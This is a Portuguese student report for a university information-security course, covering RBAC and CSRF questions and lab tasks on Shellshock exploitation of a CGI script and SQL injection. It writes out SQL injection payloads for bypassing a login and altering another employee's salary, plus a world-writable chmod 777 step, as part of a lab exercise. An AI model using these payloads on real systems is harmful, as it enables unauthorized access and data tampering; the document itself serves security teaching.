

**Instituto Superior de Engenharia**

**de Lisboa**

**Engenharia Informática e de Computadores**

***SEGURANÇA INFORMÁTICA***

***3ºSÉRIE***

Docente: José Simão

Filipe Fé nº 42141

Inês Gomes nº 42160

José Cunha nº 43526

**Índice**

[Exercício 1 2](#_Toc533420484)

[1.1) 2](#_Toc533420485)

[1.2) 2](#_Toc533420486)

[Exercício 2 2](#_Toc533420487)

[Exercício 3 3](#_Toc533420488)

[3.1) 3](#_Toc533420489)

[3.2) 5](#_Toc533420490)

[Exercício 4 5](#_Toc533420491)

[4.2) 5](#_Toc533420492)

[Exercício 5 7](#_Toc533420493)

[5.1) 7](#_Toc533420494)

[5.2) 11](#_Toc533420495)

[Exercício 6 12](#_Toc533420496)

[6.1) 12](#_Toc533420497)

[6.2) 13](#_Toc533420498)

# Exercício 1

# 1.1)

A resposta é afirmativa, porque caso exista um role R2 que seja sénior de R e exista (U, R2) na relação user assignment, UA, significa que se R2 estiver ativo numa dada sessão, R também estará, sem que esteja explicitamente (U,R) em UA.

# 1.2)

De acordo com o princípio do privilégio mínimo, caso um utilizador tenha roles sénior ativos de outro roles e esses estivarem ativos, numa determinada sessão, se for realizar uma operação que os roles júnior consigam executar, iram estes últimos ser usados em vez dos seniores.

# Exercício 2

Ao fazer uso de cookies cifrados não estamos a dificultar tipos de ataque CSRF, visto que o ataque se baseia em, estando no mesmo browser, efetuar pedidos de origens diferentes para o mesmo host usando o mesmo cookie, o que torna impossível à aplicação web distinguir quem foi o responsável pelo pedido.

Ao cifrar os cookies, o problema mantém-se, pois, o atacante usa de igual forma o cookie cifrado, sendo este posteriormente decifrado pela aplicação web, que por sua vez não consegue distinguir quem realizou o pedido.

Para resolver este problema, podemos usar um token que é gerado no momento da autenticação e guardado na sessão. Desta forma, o atacante, desconhecendo o token gerado, não se conseguirá fazer passar pela vítima, visto que no momento em que efetuar o seu pedido será lhe fornecido um outro token de autenticação.


# Exercício 3

# 3.1)


**Tarefa 2.1**

Através da leitura do anexo “Shellshock” foi possível detetar a vulnerabilidade do programa bash\_shellshock. Ao definirmos a variável de ambiente foo iniciada por uma string iniciada com “( )” e uma definição da função dentro de “{ }”, o código posterior ao fim da função irá ser executado após a exportação da variável de ambiente e da criação de um processo filho.

No exemplo abaixo que demonstra esta vulnerabilidade, o código a executar é o print na consola da expressão: “I am the vulnerability”.



Na versão atualizada, este problema já não acontece, como se pode verificar em:




**Tarefa 2.2**

De modo a ter permissões sobre a diretoria cgi-bin, e ao executável posteriormente criado, setup.cgi, que contem o programa CGI proposto, foi necessário respetivamente executar os seguintes comandos:


sudo chmod -R 777 ./usr/lib/cgi-bin


sudo chmod -R 755 ./usr/lib/cgi-bin/setup.cgi



**Tarefa 2.3**

Após a execução do pedido uma primeira vez, detetou-se que existia uma variável de ambiente, QUERY\_STRING, onde seria possível passar os nossos dados. Porém, também seria possível passar dados como um header do pedido, por exemlo pelo User-Agent.








# 3.2)

**Tarefa 2.4**

Localhost – ip.









# Exercício 4


# 4.2)


**Tarefa 2.1 de 3.1**

Para realizar o login sem a password colocou-se “admin’;--” como input em username de modo a colocar em comentário o resto da query onde era utilizado o input da password. Visto que a base de dados do site é MySql a sintaxe do comentário não foi a que utilizámos, e por isso foi possível verificar que o servidor apresenta ao utilizador o erro em concreto. Ao colocar “admin’;#” foi possível realizar o login.











**Tarefa 3.1 de 3.3**

Ao realizar o login pela conta do admin é possível verificar que o employee ID da Alice é o número 10000. Logo, de modo a alterar o valor da entrada de salary da Alice, foi dado como input a um dos valores pedidos a string

***username’, salary=salary+1000 where eid=10000;#***

Esta, altera a query string de update de modo a alterar os valores das entradas do id dado, visto que, comentando o posterior código, não é usado o id já registado.







# Exercício 5

# 5.1)

